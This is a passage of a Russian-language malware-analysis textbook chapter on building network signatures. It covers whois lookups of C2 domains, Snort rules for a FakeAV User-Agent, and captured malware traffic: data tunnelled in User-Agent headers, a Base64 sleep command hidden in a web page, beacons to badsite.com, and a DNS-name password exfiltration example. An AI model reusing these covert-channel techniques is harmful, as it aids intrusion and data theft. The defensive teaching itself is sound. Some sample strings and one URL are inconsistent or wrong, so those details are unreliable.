Хотя запросы к реестрам доменов и IP-адресов можно выполнять вручную с помощью инструментов командной строки, существует также множество бесплатных веб-сайтов, которые выполняют эти базовые запросы за вас. Использование веб-сайтов для запросов имеет несколько преимуществ:

- Многие из них автоматически выполняют последующие запросы.
- Они обеспечивают некоторую степень анонимности.

- Они часто предоставляют дополнительные метаданные на основе исторических сведений или запросов к другим источникам, в том числе к чёрным спискам, а также географические сведения об IP-адресах.

На рисунке 14-2 приведён пример двух whois-запросов для доменов, использовавшихся в качестве серверов командного управления бэкдорами при целевых атаках. Хотя бэкдоры были разными, в регистрационных данных обоих доменов указано одно и то же имя.

Особого упоминания заслуживают три сайта для выполнения запросов:

DomainTools (<http://www.domaintools.com/>)

Предоставляет исторические записи whois, обратные запросы IP, показывающие все домены, которые разрешаются в определённый IP-адрес, и обратные запросы whois, позволяющие искать записи whois по метаданным контактной информации. Для некоторых услуг DomainTools требуется членство, а часть из них также является платной.

RobTex (<http://www.robtx.com/>)

Предоставляет сведения о нескольких доменных именах, указывающих на один IP-адрес, и объединяет множество других сведений, например информацию о присутствии домена или IP-адреса в одном из нескольких чёрных списков.

BFK DNS logger (http://www.bfk.de/bfk_dnslogger_en.html)

Использует сведения пассивного мониторинга DNS. Это один из немногих свободно доступных ресурсов, выполняющих такой мониторинг. Существует несколько других источников пассивных данных DNS, которые являются платными или доступны только профессиональным исследователям безопасности.

Whois Record For New-Soho.com	Whois Record For WinSelf.com
Whois Record Site Profile Registration Server Stats My Whois Reverse Whois: "lu jonh" owns about 6 other domains Email Search: info@sinodns.us is associated with about 1,403 domains jonh.lu@gmail.com is associated with about 17 domains Registrar History: 2 registrars with 1 drop. NS History: 12 changes on 9 unique name servers over 4 years. IP History: 69 changes on 15 unique name servers over 6 years. Whois History: 28 records have been archived since 2008-04-18 . Reverse IP: 334,103 other sites hosted on this server. Log In or Create a FREE account to start monitoring this domain name  DomainTools for Windows® Now you can access domain ownership records anytime, anywhere... right from your own desktop! Download Now> Registration Service Provided By: Honest Wisdom SinoDNS Contact: info@sinodns.us Visit: http://www.gctld.com Domain name: new-soho.com Registrant Contact: lu jonh () Fax: NO8,2008ROAD,Ohio columbus, 45201 US	Whois Record Site Profile Registration Server Stats My Whois Reverse Whois: "Jonh lu" owns about 5 other domains Email Search: xixipai@hotmail.com is associated with about 1,601 domains jonh.lu@gmail.com is associated with about 17 domains Registrar History: 2 registrars with 1 drop. NS History: 15 changes on 7 unique name servers over 4 years. IP History: 8 changes on 5 unique name servers over 5 years. Whois History: 126 records have been archived since 2007-08-04 . Reverse IP: 103 other sites hosted on this server. Log In or Create a FREE account to start monitoring this domain name  DomainTools for Windows® Now you can access domain ownership records anytime, anywhere... right from your own desktop! Download Now> Registration Service Provided By: Chinese DQ Network Tech Corp. Contact: xixipai@hotmail.com Domain name: winself.com Registrant Contact: jonh lu lu jonh () Fax: Topeka Topeka, KS 200000 US

Рисунок 14-2. Пример whois-запроса для двух разных доменов

Сетевые меры противодействия на основе содержимого

Базовые индикаторы, такие как IP-адреса и доменные имена, могут быть полезны для защиты от определённой версии вредоносной программы, однако их ценность бывает недолговечной, поскольку злоумышленники умеют быстро переходить на другие адреса или домены. Напротив,

индикаторы на основе содержимого обычно ценнее и сохраняют актуальность дольше, поскольку выявляют вредоносную программу по более фундаментальным характеристикам.

Сигнатурные IDS являются самыми старыми и наиболее широко развёрнутыми системами обнаружения вредоносной активности в сетевом трафике. Обнаружение средствами IDS зависит от знания того, как выглядит вредоносная активность. Если вам известно, как она выглядит, вы можете создать для неё сигнатуру и обнаружить её при повторном возникновении. Идеальная сигнатура выдаёт предупреждение каждый раз, когда происходит нечто вредоносное (истинноположительное срабатывание), но не создаёт предупреждений для того, что выглядит как вредоносная программа, хотя в действительности является легитимным (ложноположительное срабатывание).

Обнаружение вторжений с помощью Snort

Одна из самых популярных IDS называется Snort. В Snort создаётся сигнатура, или правило, связывающее ряд элементов (так называемых параметров правила), которые должны оказаться истинными, прежде чем правило сработает. Основные параметры правила делятся на определяющие элементы содержимого (в терминологии Snort - параметры правила для полезной нагрузки) и определяющие элементы, не связанные с содержимым (параметры правила не для полезной нагрузки). Примерами параметров правила не для полезной нагрузки служат определённые флаги, конкретные значения заголовков TCP или IP и размер полезной нагрузки пакета. Например, параметр правила `flow:established,to_client` выбирает пакеты, являющиеся частью TCP-сеанса, которые исходят от сервера и предназначены клиенту. Другой пример - `dsize:200`, выбирающий пакеты с полезной нагрузкой размером 200 байт.

Создадим базовое правило Snort для обнаружения первоначального образца вредоносной программы, рассмотренного ранее в этой главе (и сведённого в таблицу 14-1). Эта вредоносная программа создаёт сетевой трафик, состоящий из HTTP-запроса GET.

Когда браузеры и другие HTTP-приложения отправляют запросы, они заполняют поле заголовка User-Agent, чтобы сообщить о приложении, используемом для запроса. Значение User-Agent обычного браузера по исторической традиции начинается со строки Mozilla и может выглядеть примерно так: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1). Этот User-Agent содержит сведения о версии браузера и операционной системы.

Вредоносная программа, которую мы обсуждали ранее, использует отличительный User-Agent Wefa7e, позволяющий выявить созданный ею трафик. Следующая сигнатура нацелена на необычную строку User-Agent, использованную при пробном запуске нашей вредоносной программы:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN Malicious User-Agent";  
content:"|0d 0a|User-Agent\: Wefa7e"; classtype:trojan-activity; sid:2000001; rev:1;)
```

Правила Snort состоят из двух частей: заголовка правила и параметров правила. Заголовок содержит действие правила (обычно alert), протокол, IP-адреса источника и назначения, а также порты источника и назначения.

По соглашению правила Snort используют переменные, позволяющие адаптировать среду: переменные \$HOME_NET и \$EXTERNAL_NET задают диапазоны внутренних и внешних сетевых IP-адресов, а \$HTTP_PORTS определяет порты, которые следует интерпретировать как HTTP-трафик. Поскольку в данном случае знак -> в заголовке показывает, что правило применяется к трафику лишь одного направления, заголовок \$HOME_NET any -> \$EXTERNAL_NET \$HTTP_PORTS соответствует исходящему трафику, направленному на HTTP-порты.

Раздел параметров правила содержит элементы, определяющие, должно ли правило сработать. Проверяемые элементы обычно вычисляются по порядку, и для выполнения действия правила все они должны быть истинными. В таблице 14-2 описаны ключевые слова, использованные в приведённом выше правиле.

Таблица 14-2. Описания ключевых слов правила Snort

Ключевое слово	Описание
msg	Сообщение, выводимое вместе с предупреждением или записью журнала
content	Ищет определённое содержимое в полезной нагрузке пакета (см. обсуждение после таблицы)
classtype	Общая категория, к которой относится правило
sid	Уникальный идентификатор правила
rev	Вместе с sid однозначно идентифицирует редакцию правила

В выражении content символ вертикальной черты (|) обозначает начало и конец шестнадцатеричной записи. Всё, что заключено между двумя вертикальными чертами, интерпретируется как шестнадцатеричные, а не непосредственные значения. Таким образом, |0d 0a| представляет границу между HTTP-заголовками. В примере сигнатуры параметр правила content соответствует полю HTTP-заголовка User-Agent: Wefaf7e, поскольку HTTP-заголовки разделяются двумя символами 0d и 0a.

Теперь у нас имеются первоначальные индикаторы и сигнатура Snort. Зачастую, особенно при автоматизированном анализе такими средствами, как песочницы, на этом анализ сетевых индикаторов считают завершённым. У нас есть IP-адреса для блокировки на брандмауэрах, доменное имя для блокировки на прокси-сервере и сетевая сигнатура для загрузки в IDS. Однако останавливаться здесь было бы ошибкой, поскольку существующие меры создают лишь ложное ощущение безопасности.

Более глубокое изучение

Аналитик вредоносных программ всегда должен соблюдать равновесие между оперативностью и точностью. При сетевом анализе вредоносной программы оперативный путь состоит в том, чтобы запустить её в песочнице и считать результаты достаточными. Точный путь предполагает полный анализ вредоносной программы функция за функцией.

Пример из предыдущего раздела - настоящая вредоносная программа, для которой была создана сигнатура Snort, представленная в набор сигнатур Emerging Threats. Emerging Threats - это набор свободно доступных правил, разрабатываемых сообществом. Создатель сигнатуры в первоначальном сообщении с предложенным правилом указал, что видел в реальном трафике два значения строк User-Agent: Wefaf7e и Weeba3. На основе своего наблюдения он представил следующее правило.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET TROJAN  
WindowsEnterpriseSuite FakeAV Dynamic User-Agent"; flow:established,to_server;
```

```
content:"|0d 0a|User-Agent\: We"; isdataat:6,relative; content:"|0d 0a|";
distance:0; pcre:"/User-Agent\: We[a-z0-9]{4}\x0d\x0a/";
classtype:trojan-activity; reference:url,www.threatexpert.com/report.aspx?md5=
d9bcb4e4d650a6ed4402fab8f9ef1387; sid:2010262; rev:1;)
```

В этом правиле есть несколько дополнительных ключевых слов, описанных в таблице 14-3.

Таблица 14-3. Описания дополнительных ключевых слов правила Snort

Ключевое слово	Описание
flow	Задаёт характеристики проверяемого потока TCP, например установлен ли поток и поступают ли пакеты от клиента или сервера
isdataat	Проверяет наличие данных в заданном месте (необязательно относительно последнего совпадения)
distance	Изменяет ключевое слово content; задаёт количество байтов, которые следует пропустить после последнего совпадения с шаблоном
pcre	Perl-совместимое регулярное выражение, задающее шаблон байтов для сопоставления
reference	Ссылка на внешнюю систему

Хотя правило довольно длинное, его ядро представляет собой всего лишь строку User-Agent, в которой за We следуют ровно четыре буквенно-цифровых символа (We[a-z0-9]{4}). В записи Perl-совместимых регулярных выражений (Perl Compatible Regular Expression, PCRE), используемой Snort, применяются следующие символы:

- Квадратные скобки ([и]) обозначают набор возможных символов.
- Фигурные скобки ({ и }) обозначают количество символов.
- Шестнадцатеричная запись байтов имеет вид \xHH.

Как отмечалось ранее, заголовки правил содержат некоторые базовые сведения, например IP-адреса источника и назначения, порт и протокол. Snort отслеживает TCP-сеансы и благодаря этому позволяет создавать правила отдельно для трафика клиента или сервера на основе рукопожатия TCP. В этом правиле ключевое слово flow гарантирует, что правило срабатывает только для трафика, созданного клиентом в рамках установленного TCP-сеанса.

После некоторого периода использования это правило немного изменили, чтобы исключить ложноположительные срабатывания, связанные с популярным программным обеспечением Webmin, строка User-Agent которого случайно соответствует шаблону вредоносной программы. Ниже приведена самая новая версия правила на момент написания книги:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET TROJAN
WindowsEnterpriseSuite FakeAV Dynamic User-Agent"; flow:established,to_server;
content:"|0d 0a|User-Agent|3a| We"; isdataat:6,relative; content:"|0d 0a|";
distance:0; content:!"User-Agent|3a| Webmin|0d 0a|";
pcre:"/User-Agent\: We[a-z0-9]{4}\x0d\x0a/"; classtype:trojan-activity;
reference:url,www.threatexpert.com/report.aspx?md5=d9bcb4e4d650a6ed4402fab8f9
ef1387; reference:url,doc.emergingthreats.net/2010262; reference:url,www.emer
gingthreats.net/cgi-bin/cvswb.cgi/sigs/VIRUS/TROJAN_WindowsEnterpriseFakeAV;
sid:2010262; rev:4;)
```

Восклицательный знак (!) перед выражением content (content:!"User-Agent|3a| Webmin|0d0a|") означает логически инвертированный выбор (то есть «не»), поэтому правило сработает только при отсутствии описанного содержимого.

Этот пример иллюстрирует несколько характерных особенностей процесса разработки сигнатуры. Во-первых, большинство сигнатур создаётся на основе анализа сетевого трафика, а не анализа порождающей его вредоносной программы. В этом примере автор правила выявил две строки, созданные вредоносной программой, и предположил, что она использует префикс We и четыре дополнительных случайных буквенно-цифровых символа.

Во-вторых, уникальность заданного сигнатурой шаблона проверяется, чтобы убедиться в отсутствии ложноположительных срабатываний. Для этого сигнатуру применяют к реальному трафику и выявляют случаи ложноположительных срабатываний. В данном случае, когда первоначальную сигнатуру применили к реальному трафику, легитимный трафик со значением User-Agent от Webmin вызвал ложноположительные срабатывания. Поэтому сигнатуру уточнили, добавив исключение для допустимого трафика.

Как уже упоминалось, трафик, захваченный во время работы вредоносной программы, может содержать детали, которые трудно воспроизвести в лабораторной среде, поскольку аналитик обычно видит только одну сторону обмена. С другой стороны, количество доступных образцов реального трафика может быть невелико. Один из способов получить более репрезентативную выборку - многократно повторить динамический анализ вредоносной программы. Представим, что мы несколько раз запускали рассматриваемую вредоносную программу и получили следующий список строк User-Agent:

We4b58	We7d7f	Wea4ee
We70d3	Wea508	We6853
We3d97	We8d3a	Web1a7
Wed0d1	We93d0	Wecc697
We5186	We90d8	We9753
We3e18	We4e8f	We8f1a
Wead29	Wea76b	Wee716

Это простой способ выявить случайные элементы создаваемого вредоносной программой трафика. Результаты, по-видимому, подтверждают правильность предположений, положенных в основу официальной сигнатуры Emerging Threats. Они позволяют заключить, что четыре символа принадлежат буквенно-цифровому набору и распределены случайным образом. Однако у текущей сигнатуры есть ещё одна проблема (если считать результаты реальными): по-видимому, в результатах используется меньший набор символов, чем задан в сигнатуре. PCRE записано как /User-Agent\: We[a-z0-9]{4}\x0d\x0a/, но результаты позволяют предположить, что символы ограничены диапазоном от a до f, а не от a до z. Такое распределение символов часто используется при непосредственном преобразовании двоичных значений в шестнадцатеричное представление.

В качестве дополнительного мысленного эксперимента представим, что вместо этого несколько запусков вредоносной программы дали следующие строки User-Agent:

Wfbcc5	Wf4abd	Wea4ee
Wfa78f	Wedb29	W101280
W101e0f	Wfa72f	Wefd95
Wf617a	Wf8a9f	Wf286f
We9fc4	Wf4520	Wea6b8
W1024e7	Wea27f	Wfd1c1
W104a9b	Wff757	Wf2ab8

Хотя сигнатура может обнаружить некоторые экземпляры, очевидно, что она не идеальна: механизм, создающий трафик, способен выдавать по меньшей мере Wf и W1 в дополнение к We. Кроме того, из этой выборки ясно, что User-Agent часто состоит из шести символов, но может

состоять и из семи.

Поскольку первоначальная выборка состояла из двух элементов, предположения о лежащем в основе коде могли оказаться чрезмерно смелыми. Хотя мы не знаем точно, что делает код для получения перечисленных результатов, теперь можно сделать более обоснованное предположение. Динамическое создание дополнительных образцов позволяет аналитику выдвигать более информированные предположения о лежащем в основе коде.

Вспомните, что вредоносная программа может включать сведения о системе в отправляемые данные. Поэтому полезно получать образцы трафика по меньшей мере от двух систем, чтобы не сделать ложных предположений о постоянстве некоторой части периодического сигнала. Содержимое может быть постоянным для определённого узла, но различаться между узлами.

Например, предположим, что мы несколько раз запускаем вредоносную программу на одном узле и получаем следующие результаты:

We9753	We9753	We9753
We9753	We9753	We9753
We9753	We9753	We9753
We9753	We9753	We9753

Если бы у нас не было реального трафика для перекрёстной проверки, мы могли бы по ошибке написать правило для обнаружения только этого User-Agent. Однако следующий узел, на котором запустят вредоносную программу, может выдать следующее:

We9753	We9753	We9753
We9753	We9753	We9753
We9753	We9753	We9753
We9753	We9753	We9753

При написании сигнатур важно выявлять изменяемые элементы целевого содержимого, чтобы по ошибке не включить их в сигнатуру. Содержимое, различающееся при каждом пробном запуске, обычно указывает, что источник данных использует некоторую случайную затравку. Содержимое, постоянное для определённого узла, но различающееся между узлами, позволяет предположить, что оно получено из некоторого свойства узла. В отдельных удачных случаях содержимое, полученное из свойства узла, может быть достаточно предсказуемым, чтобы оправдать его включение в сетевую сигнатуру.

Сочетание методов динамического и статического анализа

До сих пор для создания сигнатур мы использовали либо уже имевшиеся данные, либо результаты динамического анализа. Хотя такие меры оперативны и быстро дают информацию, иногда они не позволяют выявить более глубокие характеристики вредоносной программы, на основе которых можно создавать более точные и долговечные сигнатуры.

В общем случае углублённый анализ преследует две цели:

Полный охват функциональности

Первый шаг - расширение охвата кода с помощью динамического анализа. Этот процесс описан в главе 3 и обычно предполагает передачу новых входных данных, чтобы код продолжал выполняться по ранее не использованным путям, что позволяет определить, какие данные ожидает получить вредоносная программа. Обычно для этого применяется такой инструмент, как INetSim, или собственные сценарии. Процесс можно направлять либо на основе реального трафика вредоносной программы, либо с помощью статического анализа.

Понимание функциональности, включая входные и выходные данные

Статический анализ позволяет увидеть, где и как создаётся содержимое, и предсказать поведение вредоносной программы. Затем динамический анализ можно использовать для подтверждения ожидаемого поведения, предсказанного статическим анализом.

Опасность чрезмерного анализа

Если цель анализа вредоносной программы - разработка эффективных сетевых индикаторов, понимать каждый блок кода не требуется. Но как определить, достаточно ли хорошо вы понимаете функциональность вредоносной программы? В таблице 14-4 предложена иерархия уровней анализа.

Таблица 14-4. Уровни анализа вредоносной программы

Уровень анализа	Описание
Поверхностный анализ	Анализ первоначальных индикаторов, эквивалентный результатам песочницы
Охват методов коммуникации	Понимание кода для каждого вида метода коммуникации
Воспроизведение работы	Возможность создать инструмент, обеспечивающий полное управление вредоносной программой (например, серверный контроллер)
Охват кода	Понимание каждого блока кода

Минимальный уровень анализа - общее понимание методов, связанных с сетевой коммуникацией. Однако для разработки эффективных сетевых индикаторов аналитик должен достичь уровня между пониманием всех используемых методов коммуникации и способностью воспроизводить рабочие возможности.

Воспроизведение работы - это способность создать инструмент, точно имитирующий средство, которое злоумышленник разработал для удалённого управления вредоносной программой. Например, если вредоносная программа действует как клиент, то серверное программное обеспечение для неё будет сервером, который прослушивает соединения и предоставляет консоль. С помощью этой консоли аналитик сможет активировать каждую функцию вредоносной программы точно так же, как это сделал бы её создатель.

Эффективные и надёжные сигнатуры способны отличать обычный трафик от трафика, связанного с вредоносной программой. Это непростая задача, поскольку авторы вредоносных программ непрерывно развивают их, чтобы они успешно сливались с нормальным трафиком. Прежде чем перейти к механике анализа, обсудим историю вредоносных программ и то, как менялись стратегии маскировки.

Скрываясь у всех на виду

Уклонение от обнаружения - одна из главных целей оператора бэкдора, поскольку обнаружение приводит и к утрате доступа злоумышленника к существующей жертве, и к повышению риска

обнаружения в будущем.

Вредоносные программы развивались, чтобы уклоняться от обнаружения, пытались слиться с фоном с помощью следующих методов.

Злоумышленники имитируют существующие протоколы

Один из способов слиться с фоном - использовать самые популярные протоколы коммуникации, чтобы вредоносная активность с большей вероятностью затерялась в общей массе. Когда в 1990-е годы был популярен Internet Relay Chat (IRC), злоумышленники активно им пользовались, но по мере сокращения легитимного IRC-трафика защитники стали внимательно следить за ним и злоумышленникам стало труднее оставаться незаметными.

Поскольку сегодня самыми распространёнными протоколами Интернета являются HTTP, HTTPS и DNS, злоумышленники преимущественно используют именно их. За этими протоколами следят не столь пристально, потому что контролировать столь большой объём трафика чрезвычайно трудно. Кроме того, их гораздо реже блокируют из-за возможных последствий случайной блокировки большого объёма нормального трафика.

Злоумышленники сливаются с фоном, используя популярные протоколы способом, похожим на легитимный трафик. Например, они часто используют HTTP для периодических сигналов, поскольку такой сигнал по существу является запросом дальнейших инструкций, подобно HTTP-запросу GET, а шифрование HTTPS позволяет скрывать характер и назначение обмена.

Однако злоумышленники также злоупотребляют стандартными протоколами для достижения целей командного управления. Например, хотя DNS предназначался для быстрого краткого обмена сведениями, некоторые злоумышленники туннелируют через DNS более длинные потоки информации, кодируя её и помещая в поля, предназначенные для других целей. DNS-имя можно сформировать из данных, которые злоумышленник желает передать. Вредоносная программа, пытающаяся передать секретный пароль пользователя, могла бы выполнить DNS-запрос домена www.thepasswordisflapjack.maliciousdomain.com.

Злоумышленники могут также злоупотреблять стандартом HTTP. Метод GET предназначен для запроса информации, а метод POST - для её отправки. Поскольку GET предназначен для запросов, объём передаваемых с ним данных ограничен (обычно примерно 2 Кбайт). Шпионские программы регулярно помещают указания о том, какие сведения они хотят собрать, в путь URI или строку запроса HTTP GET, а не в тело сообщения. Аналогичным образом, в одной вредоносной программе, которую наблюдали авторы, все сведения с заражённого узла были помещены в поля User-Agent нескольких HTTP-запросов GET. Следующие два запроса GET показывают, что создала вредоносная программа, чтобы отправить обратно командную строку, а затем список каталога:

```
GET /world.html HTTP/1.1
User-Agent: %^&NQvtmw3eVhTfEBnzVw/aniIqQB6qQgTvmxJzVhjqJMjchtEhI97n9+yy+duq+h3
b0RFzThrfE9AkK90YIt6bIM7JUQJdViJaTx+q+h3dm8jJ8qfG+ezm/C3tnQgvVx/eECBZT87NTR/fU
QkxmgcGLq
Cache-Control: no-cache
```

```
GET /world.html HTTP/1.1
User-Agent: %^&EBTaVDPYTM7zVs7umwvhtM79ECrrmd7ZVd7XSQFvV8jjJ8s7QVhcgVQ0qOhPdUQB
XEAgkVQFvms7zmd6bJtSfHNSdJNEJ8qfGEA/zmwPtnC3d0M7aTs79KvcAVhJgVQPZnDIqSQkuEBJvn
D/zVwneRAYJ8qfGIN6aIt6aIt6cI86qI9m1Ie+q+OfqE86qLA/F0tjqE86qE86qE86qHqfGIN6aIt6
aIt6cI86qI9m1Ie+q+OfqE86qLA/F0tjqE86qE86qE86qHsJJ8tAbHeEbHeEbIN6qE96jKt6kEABJE
86qE9cAMPE4E86qE86qE86qEA/vmhYfVi6J8t6dHe6cHeEbI9uqE96jKtEkEABJE86qE9cAMPE4E86
qE86qE86qEATrnw3dUR/vmbfGIN6aINAIt6cI86qI9u1JNmQ+OfqE86qLA/F0tjqE86qE86qE86qN
Ruq/C3tnQgvVx/e9+ybIM2eIM2dI96kE86cINygK87+NM6qE862/AvMLs6qE86qE86qE87NnCBdn87
JTQkg9+yqE86qE86qE86qE86qEATzVCOymduqE86qE86qE86qE86qE96qSxvfTRIJ8s6qE86qE
86qE86qE86qE9Sg/CvdGDIZe86qK8bgIEEXIt0bH9SdJ87s0R/vmd7wmwPv9+yJ8uI1RA/aSiPYTQk
```

```
fmd7rVw+q0hPfnCvZTiJmMtj
Cache-Control: no-cache
```

Злоумышленники туннелируют вредоносный обмен, используя поля протокола не по назначению, чтобы избежать обнаружения. Хотя для опытного наблюдателя трафик команд из примера выглядит необычно, злоумышленники рассчитывают, что, спрятав содержимое в необычном месте, смогут обойти проверку. Например, если защитники будут искать содержимое в теле HTTP-сеанса из нашего примера, они не увидят никакого трафика.

Со временем авторы вредоносных программ совершенствовали свои методы, придавая программам всё более реалистичный вид. Эта эволюция особенно заметна в том, как вредоносные программы обращались с одним распространённым полем HTTP - User-Agent. Когда вредоносные программы только начали имитировать веб-запросы, они маскировали трафик под веб-браузер. Поле User-Agent обычно имеет постоянное значение, зависящее от браузера и различных установленных компонентов. Ниже приведён пример строки User-Agent с узла Windows:

```
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
```

Первое поколение вредоносных программ, имитировавших веб-браузер, использовало полностью вымышленные строки User-Agent. Поэтому такие программы легко обнаруживались только по полю User-Agent. Следующее поколение включало меры, гарантировавшие, что строка User-Agent будет содержать значение, распространённое в реальном сетевом трафике. Это позволило злоумышленникам лучше сливаться с фоном, но защитники сети всё ещё могли использовать постоянное поле User-Agent для создания эффективных сигнатур.

Ниже приведён пример универсальной, но популярной строки User-Agent, которую могла использовать вредоносная программа:

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
```

На следующем этапе во вредоносных программах появилась схема выбора из нескольких вариантов. Программа содержала несколько полей User-Agent, каждое из которых широко использовалось нормальным трафиком, и переключалась между ними, чтобы уклоняться от обнаружения. Например, вредоносная программа могла включать следующие строки User-Agent:

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)
```

Новейший метод работы с User-Agent использует вызов системной библиотеки, формирующий запросы тем же кодом, который применяет браузер. При таком подходе строка User-Agent вредоносной программы (как и большинство других характеристик запроса) неотличима от строки User-Agent браузера.

Злоумышленники используют существующую инфраструктуру

Злоумышленники задействуют существующие легитимные ресурсы для маскировки вредоносных программ. Если сервер предназначен только для обслуживания запросов вредоносной программы, он будет более уязвим для обнаружения, чем сервер, который также используется в легитимных целях.

Злоумышленник может просто использовать сервер с множеством различных назначений. Легитимное использование скроет вредоносное, поскольку исследование IP-адреса выявит также и легитимные варианты его использования.

Более изощрённый подход - встроить команды для вредоносной программы в легитимную веб-страницу. Ниже приведены первые несколько строк примера страницы, которой

злоумышленник нашёл новое применение:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title> Roaring Capital | Seed Stage Venture Capital Fund in Chicago</title>
<meta property="og:title" content=" Roaring Capital | Seed Stage Venture Capital Fund in Chicago"/>
<meta property="og:site_name" content="Roaring Capital"/>
<!-- -->
<!-- adsrv?bG9uZ3NsZWVw -->
<!--<script type="text/javascript" src="/js/dotastic.custom.js"></script>-->
<!-- OH -->
```

Третья строка снизу в действительности представляет собой закодированную команду вредоносной программе надолго перейти в спящий режим перед следующим обращением. (Результат декодирования bG9uZ3NsZWVw из Base64 - `longsleep`.) Вредоносная программа читает эту команду и вызывает команду сна, приостанавливая свой процесс. С точки зрения защитника чрезвычайно трудно отличить допустимый запрос настоящей веб-страницы от такого же запроса вредоносной программы, которая интерпретирует часть страницы как команду.

Использование периодических сигналов, инициируемых клиентом

Одна из тенденций проектирования сетей - всё более широкое использование преобразования сетевых адресов (Network Address Translation, NAT) и прокси-решений, скрывающих узел, который отправляет исходящие запросы. Вместо этого все запросы выглядят так, будто исходят с IP-адреса прокси-сервера. Злоумышленникам, ожидающим запросов от вредоносной программы, тоже трудно определить, какой именно (заражённый) узел осуществляет обмен.

Один из весьма распространённых методов вредоносных программ состоит в построении профиля машины жертвы и передаче этого уникального идентификатора в периодическом сигнале. Он сообщает злоумышленнику, какая машина пытается начать обмен, ещё до завершения рукопожатия. Уникальная идентификация узла жертвы может принимать множество форм, включая закодированную строку с базовыми сведениями об узле или хеш уникальных сведений о нём. Защитник, знающий, как вредоносная программа различает отдельные узлы, может воспользоваться этими сведениями для выявления и отслеживания заражённых машин.

Понимание окружающего кода

Существует два вида сетевой активности: отправка и получение данных. Анализ исходящих данных обычно проще, поскольку при каждом запуске вредоносная программа создаёт удобные образцы для анализа.

В этом разделе мы рассмотрим два образца вредоносных программ. Первый создаёт и отправляет периодический сигнал, а второй получает команды с заражённого веб-сайта.

Ниже приведены выдержки из журналов трафика для действий гипотетической вредоносной программы в действующей сети. Судя по этим журналам, вредоносная программа отправляет следующий запрос GET:

```
GET /1011961917758115116101584810210210256565356 HTTP/1.1
Accept: * / *
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: www.badsite.com
```



```
Connection: Keep-Alive
Cache-Control: no-cache
```

Запустив вредоносную программу в лабораторной среде (или песочнице), мы замечаем, что она отправляет следующий похожий запрос:

```
GET /14586205865810997108584848485355525551 HTTP/1.1
Accept: * / *
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: www.badsite.com
Connection: Keep-Alive
Cache-Control: no-cache
```

Открыв веб-страницу в Internet Explorer, мы обнаруживаем, что стандартный User-Agent в этой тестовой системе выглядит следующим образом:

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
.NET CLR 2.0.50727; .NET CLR 3.0.04506.648)
```

С учётом различий строк User-Agent можно предположить, что значение User-Agent этой вредоносной программы жёстко задано в коде. К сожалению, программа, по-видимому, использует довольно распространённую строку User-Agent, а значит, попытка создать сигнатуру только для этого постоянного значения, вероятно, приведёт к многочисленным ложноположительным срабатываниям. Положительная сторона состоит в том, что постоянную строку User-Agent можно объединить с другими элементами и получить эффективную сигнатуру.

Следующий шаг - выполнить динамический анализ вредоносной программы, запустив её ещё несколько раз, как описано в предыдущем разделе. В этих испытаниях запросы GET были одинаковыми, за исключением URI, который каждый раз отличался. В итоге были получены следующие URI:

```
/1011961917758115116101584810210210256565356 (actual traffic)
/14586205865810997108584848485355525551
/7911554172581099710858484848535654100102
/2332511561845810997108584848485357985255
```

Похоже, в середине этих строк могут присутствовать общие символы (5848), но закономерность не вполне очевидна. С помощью статического анализа можно точно выяснить, как создаётся запрос.

Поиск сетевого кода

Первый шаг оценки сетевого обмена - найти системные вызовы, с помощью которых он осуществляется. Самые распространённые низкоуровневые функции входят в API Windows Sockets (Winsock). Вредоносная программа, использующая этот API, обычно вызывает такие функции, как WSASStartup, getaddrinfo, socket, connect, send, recv и WSAGetLastError.

В качестве альтернативы вредоносная программа может использовать API более высокого уровня Windows Internet (WinINet). Программа, использующая WinINet, обычно вызывает такие функции, как InternetOpen, InternetConnect, InternetOpenURL, HTTPOpenRequest, HTTPQueryInfo, HTTPSendRequest, InternetReadFile и InternetWriteFile. Эти API более высокого уровня позволяют вредоносной программе эффективнее сливаться с обычным трафиком, поскольку те же API используются при нормальной работе браузера.

Ещё один высокоуровневый API, который можно использовать для сетевого обмена, - интерфейс Component Object Model (COM). Неявное использование COM через такие функции, как URLDownloadToFile, встречается довольно часто, а явное использование COM всё ещё редко. Вредоносная программа, явно использующая COM, обычно вызывает функции CoInitialize, CoCreateInstance и Navigate. Например, явное использование COM для создания и применения браузера позволяет вредоносной программе слиться с фоном, поскольку она действительно

использует браузерное программное обеспечение по назначению, а также успешно скрывает свою активность и связь с сетевым трафиком. В таблице 14-5 приведён обзор вызовов API, которые вредоносная программа может применять для реализации сетевой функциональности.

Таблица 14-5. Сетевые API Windows

API WinSock	API WinINet	Интерфейс COM
WSAStartup	InternetOpen	URLDownloadToFile
getaddrinfo	InternetConnect	CoInitialize
socket	InternetOpenURL	CoCreateInstance
connect	InternetReadFile	Navigate
send	InternetWriteFile	
recv	HTTPOpenRequest	
WSAGetLastError	HTTPQueryInfo	
	HTTPSendRequest	

Возвращаясь к нашему образцу вредоносной программы, среди импортируемых ею функций мы видим InternetOpen и HTTPOpenRequest, что указывает на использование API WinINet. Исследовав параметры InternetOpen, мы обнаруживаем, что строка User-Agent жёстко задана во вредоносной программе. Кроме того, HTTPOpenRequest принимает параметр, определяющий допустимые типы файлов, и его содержимое также жёстко задано. Ещё один параметр HTTPOpenRequest - путь URI; мы видим, что содержимое URI создаётся на основе вызовов GetTickCount, Random и gethostbyname.

Определение источников сетевого содержимого

